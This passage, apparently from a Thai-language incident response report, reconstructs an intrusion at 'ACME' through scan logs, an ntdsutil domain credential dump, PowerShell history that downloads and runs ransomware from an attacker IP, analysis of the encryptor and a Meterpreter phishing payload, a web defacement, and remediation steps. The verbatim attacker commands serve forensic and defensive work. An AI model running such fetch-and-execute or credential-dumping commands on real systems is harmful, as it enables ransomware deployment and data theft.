InitiatingProcessCommandLine	ActionType	Protocol	RemoteIP	Ports	count
"nmap.exe" -p ***** -T4 -A -v -oX C:\Users\JOHN-A-1\AppData\Local\Temp\2\zenmap-2s86wcxa.xml 10.2.1.0-10	ConnectionSuccess	Tcp	10.2.1.4	> [54321, 8080 ...+9]	11
"nmap.exe" -p ***** -T4 -A -v -oX C:\Users\JOHN-A-1\AppData\Local\Temp\2\zenmap-2s86wcxa.xml 10.2.1.0-10	ConnectionSuccess	Tcp	10.2.1.5	> [16001, 10002 ...+8]	10
"nmap.exe" -T4 -A -v -oX C:\Users\JOHN-A-1\AppData\Local\Temp\2\zenmap-bvqg0e_e.xml -Pn 10.3.1.0-10	ConnectionSuccess	Tcp	10.3.1.0	> [10002, 10001 ...+8]	10
"nmap.exe" -p ***** -T4 -A -v -oX C:\Users\JOHN-A-1\AppData\Local\Temp\2\zenmap-dytkxcfr.xml -Pn 10.3.1.7	ConnectionFailed	Tcp	10.3.1.7	> [5040]	1
"nmap.exe" -p ***** -T4 -A -v -oX C:\Users\JOHN-A-1\AppData\Local\Temp\2\zenmap-dytkxcfr.xml -Pn 10.3.1.7	ConnectionSuccess	Tcp	10.3.1.7	> [5040, 135 ...+1]	3

รูปที่ 44: Log การใช้ Nmap สแกน Network ซึ่งถูกบันทึกโดย Microsoft Defender ATP

⁸A free network scanner to analyze LAN (<https://www.advanced-ip-scanner.com/>)


⁹A free and open source utility for network discovery and security auditing (<https://nmap.org/>)

Dump Domain Credentials

วันที่ 8 สิงหาคม 2023 เวลา 13:32 ผู้โจมตีใช้ `ntdsutil.exe` export ฐานข้อมูลบัญชีผู้ใช้งานและ Hash รหัสผ่านของ Domain ไปยัง `C:\ntdsutil\creds.zip` มีความเป็นไปได้สูงว่าผู้โจมตีได้เคลื่อนย้ายข้อมูลดังกล่าวออกจากระบบภายใน ACME ผ่าน RDP แล้ว แต่ทีมตอบสนองภัยคุกคามไม่พบหลักฐานที่สามารถยืนยันได้ว่าข้อมูลดังกล่าวถูกเคลื่อนย้ายไปออกยังภายนอกจริงหรือไม่

```
AccountName: "john-admin" ,  
ActionType: "ProcessCreated" ,  
FolderPath: "C:\Windows\System32\ntdsutil.exe" ,  
Timestamp [UTC]: "11/8/2023, 1:32:37.374 PM" ,  
Type: "DeviceProcessEvents"
```

รูปที่ 45: Log การใช้งานคำสั่ง `ntdsutil.exe` ซึ่งถูกบันทึกโดย Microsoft Defender ATP



รูปที่ 46: ไฟล์ฐานข้อมูลบัญชีผู้ใช้งานและแฮชรหัสผ่านของ Domain ใน `C:\ntdsutil\creds.zip`

Complete Mission

Deploy Ransomware


วันที่ 8 สิงหาคม 2023 เวลา 13:59 ผู้โจมตีใช้คำสั่ง `Enter-PSSession` จากเครื่อง `Domain Controller` ด้วยบัญชีผู้ใช้งาน `john-admin` เข้าใช้งานเครื่องรายการต่อไปนี้:

- pc-jennifer(10.3.1.4)
- pc-john(10.3.1.6)
- pc-jane(10.3.1.7)
- pc-jason(10.3.1.8)

การกระทำดังกล่าวผู้โจมตีมีจุดประสงค์ในการติดตั้ง Ransomware ไปยังเครื่องปลายทาง โดยทีมตอบสนองภัยคุกคามใช้หลักฐานประวัติการใช้งาน Powershell `ConsoleHost_history.txt` จากเครื่อง `Domain Controller` เป็นตัวตั้งต้นในการวิเคราะห์รวมกับหลักฐานอื่นในช่วงเวลาที่เกี่ยวข้องดังนี้:

1. C:\Users\John-Admin\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt ของเครื่อง Domain Controller
2. Log การเขียนไฟล์ ซึ่งถูกบันทึกโดย Microsoft Defender ATP
3. Log การเข้าสู่ระบบ ซึ่งถูกบันทึกโดย Microsoft Defender ATP
4. Log การสร้าง Process ซึ่งถูกบันทึกโดย Microsoft Defender ATP

จากหลักฐานที่แหล่งข้างต้นทีมตอบสนองภัยคุกคามสามารถระบุคำสั่งที่ผู้โจมตีใช้งานและลำดับเหตุการณ์การโจมตีที่เกิดขึ้นได้อย่างแม่นยำ



```
File Edit View
ping 10.3.1.6
ntdsutil
Enter-PSSession -Computername 10.3.1.1 -credential john-admin
Enter-PSSession -Computername 10.3.1.4 -credential john-admin
$env:computername
Enter-PSSession -Computername 10.3.1.2 -credential john-admin
Enter-PSSession -Computername 10.3.1.3 -credential john-admin
Enter-PSSession -Computername 10.3.1.5 -credential john-admin
Enter-PSSession -Computername 10.3.1.6 -credential john-admin
Enter-PSSession -Computername 10.3.1.75 -credential john-admin
Enter-PSSession -Computername 10.3.1.7 -credential john-admin
Enter-PSSession -Computername 10.3.1.8 -credential john-admin
Enter-PSSession -Computername 10.3.1.9 -credential john-admin
Enter-PSSession -Computername 10.3.1.10 -credential john-admin
Enter-PSSession -Computername 10.3.1.11 -credential john-admin
Enter-PSSession -Computername 10.3.1.12 -credential john-admin
$env:computername
Invoke-WebRequest -URI 'http://40.113.141.101:5555/fun.zip' -OutFile C:\Windows\Temp\fun.zip -UseBasicParsing
Invoke-WebRequest -URI 'http://40.113.141.101:5555/7z.exe' -OutFile C:\Windows\Temp\7z.exe -UseBasicParsing
Invoke-WebRequest -URI 'http://40.113.141.101:5555/7z.dll' -OutFile C:\Windows\Temp\7z.dll -UseBasicParsing
cd C:\Windows\Temp\
.\7z.exe x fun.zip * -p"865Ap8o9s5oVhQ9zWivw" -y
C:\Windows\Temp\fun.exe -lets go
Invoke-WebRequest -URI 'http://40.113.141.101:5555/fun.zip' -OutFile C:\Windows\Temp\fun.zip -UseBasicParsing
Invoke-WebRequest -URI 'http://40.113.141.101:5555/7z.exe' -OutFile C:\Windows\Temp\7z.exe -UseBasicParsing
Invoke-WebRequest -URI 'http://40.113.141.101:5555/7z.dll' -OutFile C:\Windows\Temp\7z.dll -UseBasicParsing
cd C:\Windows\Temp\
.\7z.exe x fun.zip * -p"865Ap8o9s5oVhQ9zWivw" -y
C:\Windows\Temp\fun.exe -lets go
```

รูปที่ 47: คำสั่งที่ใช้ในการติดตั้ง Ransomware ซึ่งถูกบันทึกโดย ConsoleHost_history.txt

หลักจากผู้โจมตีใช้เข้าใช้งานเครื่องเป้าหมายแล้ว ผู้โจมตีใช้คำสั่ง `Invoke-WebRequest` ดาวน์โหลดโปรแกรม 7-Zip¹⁰ และไฟล์ fun.zip (Ransomware) จาก `http://40.113.141.101:5555`

```
Invoke-WebRequest -URI 'http://40.113.141[.]101:5555/fun.zip' -OutFile C:\Windows\Temp\fun.zip -UseBasicParsing
Invoke-WebRequest -URI 'http://40.113.141[.]101:5555/7z.exe' -OutFile C:\Windows\Temp\7z.exe -UseBasicParsing
Invoke-WebRequest -URI 'http://40.113.141[.]101:5555/7z.dll' -OutFile C:\Windows\Temp\7z.dll -UseBasicParsing
```

รูปที่ 48: คำสั่งที่ใช้ดาวน์โหลด 7-Zip และ Ransomware ซึ่งถูกบันทึกโดย ConsoleHost_history.txt

ผู้โจมตีใช้โปรแกรม 7-Zip แยกไฟล์ fun.zip แล้วเรียกใช้งาน fun.exe ซึ่งเป็นตัว Ransomware เมื่อโปรแกรม fun.exe ทำงานแล้วไฟล์ทั้งหมดที่อยู่ใน `C:\Users\` จะถูกเข้ารหัสทำให้ไม่สามารถเปิดอ่านได้

```
C:\Windows\Temp\7z.exe x fun.zip * -p "865Ap8o9s5oVhQ9zWivW" -y
C:\Windows\Temp\fun.exe -lets go
```

รูปที่ 49: คำสั่งเรียกใช้งาน Ransomware ซึ่งถูกบันทึกโดย Microsoft Defender ATP

¹⁰A free and open-source file archiver (<https://www.7-zip.org/>)

Analysis of fun.exe (Encryptor)

ทีมตอบสนองภัยคุกคามได้ทำการวิเคราะห์ไฟล์ fun.exe อย่างละเอียดเพื่อที่จะเข้าใจการทำงานและจุดประสงค์พร้อมกับหาความเป็นไปได้ในการถอดรหัสไฟล์ที่ถูกเข้ารหัสโดย Ransomware โดยผลการค้นพบสำคัญจาก ทีมตอบสนองภัยคุกคาม ได้ระบุไว้ด้านล่างนี้

Analysis Findings

- มัลแวร์จะเข้ารหัสไฟล์ทั้งหมดใน Path `C:\Users\` ด้วยอัลกอริทึม Advanced Encryption Standard (AES)¹¹
- เป็นไปไม่ได้ที่จะถอดรหัสไฟล์เนื่องจากค่า nonce¹² หนึ่งใน Key ที่ใช้เข้ารหัสไฟล์ไม่ได้ถูกบันทึกค่าไว้
- AES KEY สามารถถูกคาดเดาได้จากวันที่ไฟล์ถูกเข้ารหัส
- AES KEY ถูกส่งไปที่ `hxxps://pastebin[.]com/FLHFdXD9s5M6C3GPr4YYvAS6cnUtAki6`
- มัลแวร์จะเรียกคำสั่ง `ping 40.113.141[.]101` หลังจากเข้ารหัสไฟล์ในเครื่องเสร็จสิ้นแล้ว

Analysis Details

อ้างอิงจากคุณสมบัติของไฟล์ fun.exe เป็นมัลแวร์ที่ถูกเขียนด้วยภาษา Python และถูก Compile เป็นไฟล์ EXE ด้วย PyInstaller¹³

Basic properties	
MD5	ba09d3df272d36de8a14ba9653350e4f
SHA-1	10578922ac269279a153e161eb6a6be111b02852
SHA-256	0d5052d82aa9c4926256009472c5f45f1fe5e20d245768bab2a80546f210e2a1
Vhash	017076655d155515155048z66nz2fz
Authentihash	c7c948004808fcb2ffe08628ce9756695e0385746ea8f30d387a7306da523ee3
Imphash	380d2cbec5e800eeeb6612f15b9ac012
Rich PE header hash	0c044da0a7f845436aea7a25fd3bf3fc
SSDEEP	393216:g/m3pt3qmAa6fAlqVcU8VQv8RTqYt8fl:qKhW1fAlqVcUA2TQI
TLSH	T1B1E6332B12800ED9F5F16732C82AD45651A7BD2A5360D18FC1997739AF732F39E37A08
File type	Win32 EXE executable windows win32 pe peexe
Magic	PE32+ executable (console) x86-64, for MS Windows
TrID	InstallShield setup (66.5%) Win64 Executable (generic) (16.2%) Win16 NE executable (generic) (7.7%) OS/2 Executable (generic) (3.1%) Generic Win/DOS Executable (generic) (0.3%)
DetectItEasy	PE64 Packer: PyInstaller Compiler: Microsoft Visual C/C++ (19.35.32217) [C] Linker: Microsoft Linker (14.35.32217) Tool: Visual Studio (2022 version 17.5)
Magika	PEBIN
File size	14.08 MB (14766418 bytes)

รูปที่ 50: ผลการตรวจสอบคุณสมบัติของไฟล์ fun.exe

เมื่อทำการ Decompile fun.exe จะทำให้เห็น Source Code ว่ามัลแวร์ทำหน้าที่เข้ารหัสไฟล์ใน Path `C:\Users\` ด้วยอัลกอริทึม Advanced Encryption Standard (AES).

มัลแวร์ใช้ Library PyCryptodome¹⁴ ในการเข้ารหัสที่รับค่า Parameter ในการเข้ารหัสสองตัวดังนี้:

1. **Key** ถูก Generate จาก seed วันที่ตัวมัลแวร์เริ่มทำงาน
2. **Nonce** ถูก Generate โดยอัตโนมัติโดย Library หากไม่ถูกระบุ

ซึ่งถ้าขาดค่าอย่างใดอย่างหนึ่งจะไม่สามารถถอดรหัสข้อมูลได้ จากการวิเคราะห์ source code มีเพียงแค่ค่า Key ที่สามารถกู้กลับมาได้เนื่องการใช้อัลกอริทึมที่สามารถคาดเดาได้ แต่ค่า Nonce ตัวมัลแวร์ไม่ได้มีการบันทึกเอาไว้หรือส่งกลับไปหาผู้โจมตี ทำให้การถอดรหัสข้อมูลเป็นไปไม่ได้เนื่องจากค่า Nonce ไม่สามารถกู้กลับมาได้

¹¹https://en.wikipedia.org/wiki/Advanced_Encryption_Standard

¹²https://en.wikipedia.org/wiki/Cryptographic_nonce

¹³<https://pyinstaller.org/en/stable/>

¹⁴<https://pycryptodome.readthedocs.io/en/latest/index.html>

Defacement: Acme Webserver


วันที่ 8 สิงหาคม 2023 เวลา 15:57:17 ผู้โจมตีเข้าใช้งานเครื่อง acme-webserver ผ่าน SSH โดยบัญชีผู้ใช้ root จาก 185.220.101[.]179 จากนั้นทำการดาวน์โหลด HTML ไฟล์แทนที่ /var/www/html/index.html เพื่อเปลี่ยนแปลงหน้าเว็บและประกาศว่าตัว Server ถูกโจมตีโดย Cell-gang

```
utmpdump wtmp | grep 2023-11-08
Utmp dump of wtmp
[2] [00000] [~] [reboot] [~] [5.15.0-1049-azure] [0.0.0.0] [2023-11-08T07:59:33,796522+00:00]
[5] [00914] [tty1] [ ] [ /dev/tty1 ] [ ] [0.0.0.0] [2023-11-08T07:59:53,652023+00:00]
[6] [00914] [tty1] [LOGIN] [tty1] [ ] [0.0.0.0] [2023-11-08T07:59:53,652023+00:00]
[5] [00896] [tyS0] [ ] [ /dev/ttyS0 ] [ ] [0.0.0.0] [2023-11-08T07:59:53,668248+00:00]
[6] [00896] [tyS0] [LOGIN] [tyS0] [ ] [0.0.0.0] [2023-11-08T07:59:53,668248+00:00]
[1] [00053] [~] [runlevel] [~] [5.15.0-1049-azure] [0.0.0.0] [2023-11-08T08:00:45,793778+00:00]
[7] [04305] [ts/0] [acmeadmin] [pts/0] [194.39.46.228] [194.39.46.228] [2023-11-08T08:30:07,964241+00:00]
[7] [05542] [ts/1] [acmeadmin] [pts/1] [194.39.46.228] [194.39.46.228] [2023-11-08T08:47:34,133459+00:00]
[8] [05542] [ ] [ ] [pts/1] [ ] [0.0.0.0] [2023-11-08T08:48:43,318713+00:00]
[7] [05860] [ts/1] [acmeadmin] [pts/1] [194.39.46.228] [194.39.46.228] [2023-11-08T08:49:30,701907+00:00]
[8] [05860] [ ] [ ] [pts/1] [ ] [0.0.0.0] [2023-11-08T08:49:53,018774+00:00]
[7] [33807] [ts/2] [root] [pts/2] [80.67.172.162] [80.67.172.162] [2023-11-08T09:29:58,387353+00:00]
[8] [33723] [ ] [ ] [pts/2] [ ] [0.0.0.0] [2023-11-08T09:38:01,283442+00:00]
[7] [35106] [ts/1] [root] [pts/1] [23.153.248.32] [23.153.248.32] [2023-11-08T09:48:05,505610+00:00]
[8] [34980] [ ] [ ] [pts/1] [ ] [0.0.0.0] [2023-11-08T10:07:34,920132+00:00]
[7] [57688] [ts/1] [root] [pts/1] [185.220.101.179] [185.220.101.179] [2023-11-08T15:56:36,446483+00:00]
[8] [57561] [ ] [ ] [pts/1] [ ] [0.0.0.0] [2023-11-08T16:07:07,203246+00:00]
[8] [04305] [ ] [ ] [pts/0] [ ] [0.0.0.0] [2023-11-08T18:03:54,133211+00:00]
[1] [00000] [~] [shutdown] [~] [5.15.0-1049-azure] [0.0.0.0] [2023-11-08T18:04:04,480280+00:00]
```

รูปที่ 53: ประวัติการเข้าใช้งานเครื่อง acme-webserver ซึ่งถูกบันทึกโดย /var/log/wtmp

```
cp /var/www/html/index.html /var/www/html/index2.html
curl https://gateway-proxy-bee-0-0.gateway.ethswarm.org/bzz/28c6a170ea0034c4de436fccc506eeb6e2
be17cf13267090597b2ae57a8b9776/ -o /var/www/html/index.html
```

รูปที่ 54: คำสั่งที่ใช้ดาวน์โหลดเปลี่ยนแปลงหน้าเว็บ ซึ่งถูกบันทึกโดย Microsoft Defender ATP



รูปที่ 55: หน้าเว็บที่ถูกเปลี่ยน

ทีมตอบสนองภัยคุกคามไม่พบหลักฐานการโจมตีอื่นเพิ่มเติมหลังจากที่หน้าเว็บถูกเปลี่ยน

Remediation

ทีมตอบสนองภัยคุกคามจะนำขั้นตอนการตอบสนองภัยคุกคาม ตามกระบวนการตอบสนองภัยคุกคาม Containment, Eradication และ Recovery ด้านล่างดังนี้

Containment

Account

- ปิดการใช้งานบัญชีผู้ใช้ Domain ที่ถูกโจมตีดังนี้:
 - ACME\john-admin
- ปิดการใช้งานบัญชีผู้ใช้ Office 365 ดังนี้:
 - info@blackcellgd.onmicrosoft.com
 - jane@blackcellgd.onmicrosoft.com
- ปิดการใช้งาน Azure VPN Cert ของผู้ใช้งาน jane
- ปิดการใช้งาน SSH ของบัญชีผู้ใช้ในเครื่อง acme-webserver ดังนี้:
 - root
 - acmeadmin

Endpoint

- Isolate เครื่องทำงานของผู้ใช้ที่โดนโจมตีออกจากเครือข่ายขององค์กรดังนี้:
 - pc-jane
 - pc-jason
 - pc-jennifer
 - pc-john
 - pc-josh
 - acme-webserver

Eradication

Account

- ลบบัญชีผู้ใช้ Domain ACME\bkp ที่สร้างโดยผู้โจมตี
- ลบ Public Key h4x0r@1337host ใน /root/.ssh/authorized_keys บนเครื่อง acme-webserver

Endpoint

ลบไฟล์ดังต่อไปนี้หากพบเห็นในเครื่อง pc-jane:

- C:\Users\Jane\Downloads\Pay Increase contract.docx.zip
- C:\Users\Jane\Downloads\Pay Increase contract.docx\Pay Increase contract.docx.exe
- SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Updater
- C:\Users\\AppData\Local\Temp\RarSFX0\nc.exe

ลบไฟล์ดังต่อไปนี้หากพบเห็นในเครื่องขององค์กร:

- Email subject "Pay Increase! - Finance Team"
- C:\Windows\Temp\7z.exe
- C:\Windows\Temp\fun.zip
- C:\Windows\Temp\fun.exe

Recovery

Account

- รีเซ็ตรหัสผ่านบัญชีผู้ใช้งาน Office 365 ดังนี้:
 - info@blackcellgd.onmicrosoft.com
 - jane@blackcellgd.onmicrosoft.com
 - หรือบัญชีผู้ใช้งานทั้งหมด
- รีเซ็ตรหัสผ่านบัญชีผู้ใช้ Domain ทั้งหมด: ทีมตอบสนองภัยคุกคามสังเกตว่าผู้โจมตีได้ทำการ Export ฐานข้อมูลบัญชีผู้ใช้ Domain จึงสันนิษฐานว่าผู้โจมตีอาจทราบรหัสผ่านของผู้ใช้ทั้งหมดแล้ว
- เปิดใช้งาน Multi-Factor Authentication (MFA) สำหรับบัญชีผู้ใช้งาน Microsoft: ทีมตอบสนองภัยคุกคามพบว่าผู้โจมตีสามารถเข้าสู่ระบบ Microsoft ด้วยรหัสผ่านที่ถูกต้อง เนื่องจากไม่มีการใช้งาน MFA ในการป้องกัน
- เปิดใช้งาน MFA บน Azure VPN Gateway: ทีมตอบสนองภัยคุกคามพบว่าผู้โจมตีสามารถเข้าสู่ระบบ VPN ได้ด้วยใบรับรอง (VPN Certificate) เนื่องจากไม่มีการใช้งาน MFA ในการป้องกัน
- เปลี่ยน SSH Key ในเครื่อง acme-webserver: ทีมตอบสนองภัยคุกคามพบว่าผู้โจมตีสามารถเข้าสู่ระบบด้วยการแก้ไข SSH Key ภายในเครื่อง

Endpoint

- Patch และ ช่องโหว่ Remote Code Execution (RCE) webadmin ในเครื่อง acme-webserver
- Rebuild ระบบปฏิบัติการจากไฟล์สำรองหรือแหล่งที่เชื่อถือได้ ตามรายชื่อเครื่องต่อไปนี้:
 - pc-jane
 - pc-jason
 - pc-jennifer
 - pc-john
 - pc-josh
 - acme-webserver
 - jump-host
 - domain-control

Azure Cloud

- เปิดใช้งาน Azure VPN Gateway diagnostic logs
- จำกัดสิทธิ์บัญชีผู้ใช้ jane หรือบัญชีผู้ใช้อื่นๆ ให้มีสิทธิ์อ่าน Azure Key Vault เท่าที่จำเป็น เช่น จำกัดสิทธิ์ให้ไม่สามารถอ่าน Key รหัสผ่าน Admin ได้
- เปลี่ยนรหัสผ่านใน Azure Key Vault acme-cred-store ดังนี้:
 - Google-Password
 - TopSecret
 - John-Admin

Appendix A: Phishing Malware Analysis

ทีมตอบสนองภัยคุกคามได้ทำการวิเคราะห์ไฟล์ Pay Increase contract.docx.exe อย่างละเอียดเพื่อที่จะเข้าใจการทำงานและจุดประสงค์ของมัลแวร์ โดยผลการค้นพบสำคัญจาก ทีมตอบสนองภัยคุกคามได้ระบุไว้ด้านล่างนี้

Analysis Findings

- เป็นมัลแวร์ในตระกูล Meterpreter
- การตั้งค่า C2 Server เชื่อมต่อไปยัง 40.113.141[.]101 พอร์ต 1337

Analysis Details

จากการวิเคราะห์ใน Malware Sandbox เมื่อโปรแกรม Pay Increase contract.docx.exe เริ่มทำงานจะสร้างไฟล์ดังนี้:

- C:\Users\<USER>\AppData\Local\Temp\RarSFX0\nc.exe
- C:\Users\<USER>\AppData\Local\Temp\RarSFX0\link.url

ต่อมามัลแวร์จะ process ลูก nc.exe และจะพยายามติดต่อไปยัง 40.113.141[.]101 port 1337 เป็นระยะๆซึ่ง IP ดังกล่าวเป็น Command and Control (C2) ของผู้โจมตี และเมื่อวิเคราะห์ผลลัพธ์การโดย Virustotal nc.exe เป็นมัลแวร์ในตระกูล Meterpreter¹⁵ Remote Access Trojan (RAT)

มัลแวร์ตัวนี้มีความสามารถหลักๆเช่น:

- การควบคุมเครื่องต่อจากระยะไกล
- ดาวน์โหลดและอัปโหลดไฟล์
- บันทึกการกด Keyboard
- บันทึกหน้าจอ
- และอื่นๆ

HTTP Requests	Connections	DNS Requests	Threats
0	110	0	0

Timeshift	Protocol	Rep	PID	Process name	CN	IP	Port
989 ms	TCP	?	820	nc.exe		40.113.141.101	1337
992 ms	TCP	?	820	nc.exe		40.113.141.101	1337
2089 ms	TCP	?	820	nc.exe		40.113.141.101	1337
2092 ms	TCP	?	820	nc.exe		40.113.141.101	1337
2094 ms	TCP	?	820	nc.exe		40.113.141.101	1337
3091 ms	TCP	?	820	nc.exe		40.113.141.101	1337

Process	PID	Process name	Files	IO	Network	Threats
Pay Increase contract.docx.exe	4080		522	2k	61	
nc.exe	820	PE	123	278	46	
wmpnscfg.exe	112		17	13	8	
Pay Increase contract.docx.exe	3976		0	0	2	

รูปที่ 56: ผลลัพธ์การวิเคราะห์ Increase contract.docx.exe ใน Anyrun Malware Sandbox

¹⁵Meterpreter is an advanced payload that has been part of Metasploit since 2004 (<https://docs.metasploit.com/docs/using-metasploit/advanced/meterpreter/meterpreter.html>)

63

/ 72

Community Score

-1

63/72 security vendors flagged this file as malicious

Reanalyze

Similar

More

bd15c42be6cfddb63c7ed285f017e122b9ddecffa8828c6113940136cb5cef02

Size

246.00 KB

Last Analysis Date

11 months ago

EXE

ab.exe

peexe

checks-network-adapters

DETECTION

DETAILS

RELATIONS

ASSOCIATIONS

BEHAVIOR

COMMUNITY 7

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

Do you want to automate checks?

Acronis (Static ML)	Suspicious	AhnLab-V3	Trojan/Win32.Swrort.C695042
Alibaba	Trojan:Win32/Meterpreter.d0ebaeb2	ALYac	DeepScan:Generic.ShellCode.Marte.2.E7...
Antiy-AVL	Trojan/Win32.Rozena	Arcabit	DeepScan:Generic.ShellCode.Marte.2.E7...
Avast	Win32:Evo-gen [Trj]	AVG	Win32:Evo-gen [Trj]
Avira (no cloud)	TR/Crypt.XPACK.Gen	BitDefender	DeepScan:Generic.ShellCode.Marte.2.E7...
BitDefenderTheta	Gen:NN.ZexaF.36608.pu0@aGccDBdi	Bkav Pro	W32.AIDetectMalware
ClamAV	Win.Trojan.MSShellcode-6360730-0	CrowdStrike Falcon	Win/malicious_confidence_100% (W)
Cybereason	Malicious.112218	Cylance	Unsafe
Cynet	Malicious (score: 100)	DeepInstinct	MALICIOUS
DrWeb	BackDoor/Meterpreter.274	Elastic	Malicious (high Confidence)

Appendix B: List of Compromised Assets

ทีมตอบสนองภัยคุกคามร่วมได้รวบรวมรายชื่อเครื่อง บัญชีผู้ใช้ และรหัสผ่านที่ถูกใช้งานหรือสร้างขึ้นโดยผู้โจมตี จากหลักฐานที่พบระหว่างการสืบสวนดังนี้

Compromised Systems

- pc-jane
- pc-jason
- pc-jennifer
- pc-john
- pc-josh
- acme-webserver
- jump-host
- domain-control

Compromised Accounts

- ACME\john-admin
